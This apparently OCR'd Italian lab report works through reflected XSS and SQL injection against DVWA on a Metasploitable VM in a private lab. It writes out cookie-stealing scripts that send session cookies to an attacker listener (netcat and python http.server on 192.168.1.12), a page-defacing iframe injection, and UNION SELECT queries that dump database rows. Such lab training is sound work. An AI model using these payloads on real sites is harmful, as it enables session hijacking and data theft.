
Sommario


1. Obiettivo

Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA.
Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).

2. Verifica connessione macchine




```
Last login: Mon May  5 03:39:22 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:3c:e2:f7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.10/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe3c:e2f7/64 scope link
       valid_lft forever preferred_lft forever
```



```
┌──(kali㉿kali)-[~]
└─$ ping -c4 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=1.23 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=64 time=1.37 ms
64 bytes from 192.168.1.10: icmp_seq=4 ttl=64 time=2.39 ms

--- 192.168.1.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.071/1.515/2.389/0.515 ms
```

3. Impostazione Dvwa



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

4. XSS



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

```
<script>alert("Hackerabile?")</script>
```

Hello

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



```
192.168.1.10/dvwa/vulnerabilities/xss_r/?name=<script>alert("Hackerabile%3F")<%2Fscript>#
```

192.168.1.10

Hackerabile?



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

```
<script>alert(document.cookie)</script>
```

Hello

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



```
192.168.1.10/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript
```

192.168.1.10

```
security=low; PHPSESSID=8449f05659395709eb2b8811909381a2
```



```
192.168.1.10/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#
```

Vulnerability: Reflected Cross Site Scripti

What's your name?

<script>alert(document.domain)</script>

Submit


Hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low

```
>> document.domain
← "192.168.1.10"
```



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 100
0
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
qlen 1000
    link/ether 08:00:27:63:ec:64 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.12/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 82564sec preferred_lft 82564sec
    inet6 fe80::ec01:1af2:8c28:1409/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

```
192.168.1.10/dvwa/vulnerabilities/xss_r/?name=<script>windows.location%3D'http
```


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<script>window.location='http://192.168.1.12:8000/?cookie=' +document.cookie;</script>


Submit

Hello




```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 8000
GET /?cookie=security=low;%20PHPSESSID=8449f05659395709eb2b8811909381a2 HTTP/1.1
Host: 192.168.1.12:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.10/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

<script>document.body.innerHTML='<iframe src="https://it.wikipedia.org/wiki/Pagina_principale" style="width: 100vw; height: 100vh; border: 0" />'</script>



192.168.1.10/dvwa/vulnerabilities/xss_r/?name=<script>document.body.innerHTML

Libera la cultura. Dona il tuo 5×1000 a Wikimedia Italia. Scrivi 94039910156.



```
└─$ python -m http.server -b 192.168.1.12 3000
Serving HTTP on 192.168.1.12 port 3000 (http://192.168.1.12:3000/) ...
```

192.168.1.10/dvwa/vulnerabilities/xss_r/


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


<script>var i = new Image(); i.src="http://192.168.1.12:3000/?q="+document.cookie</script>

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html




```
└─$ python -m http.server -b 192.168.1.12 3000
Serving HTTP on 192.168.1.12 port 3000 (http://192.168.1.12:3000/) ...
192.168.1.12 - - [06/May/2025 16:27:30] "GET /?q=security=low;%20PHPSESSID=8449f05659395709e
b2b8811909381a2 HTTP/1.1" 200 -
```



```
└─$ python -m http.server -h
usage: server.py [-h] [--cgi] [-b ADDRESS] [-d DIRECTORY] [-p VERSION] [port]

positional arguments:
  port                  bind to this port (default: 8000)

options:
  -h, --help            show this help message and exit
  --cgi                 run as CGI server
  -b, --bind ADDRESS    bind to this address (default: all interfaces)
  -d, --directory DIRECTORY
                        serve this directory (default: current directory)
  -p, --protocol VERSION
                        conform to this HTTP version (default: HTTP/1.0)
```

5. SQL Injection




Vulnerability: SQL Injection

User ID:

```
ID: ' 'a'='a
First name: admin
Surname: admin

ID: ' 'a'='a
First name: Gordon
Surname: Brown

ID: ' 'a'='a
First name: Hack
Surname: Me

ID: ' 'a'='a
First name: Pablo
Surname: Picasso

ID: ' 'a'='a
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html




Vulnerability: SQL Injection

User ID: ' UNION SELECT DATABASE(),null #

```
ID: ' UNION SELECT DATABASE(),null #
First name: dvwa
Surname:
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
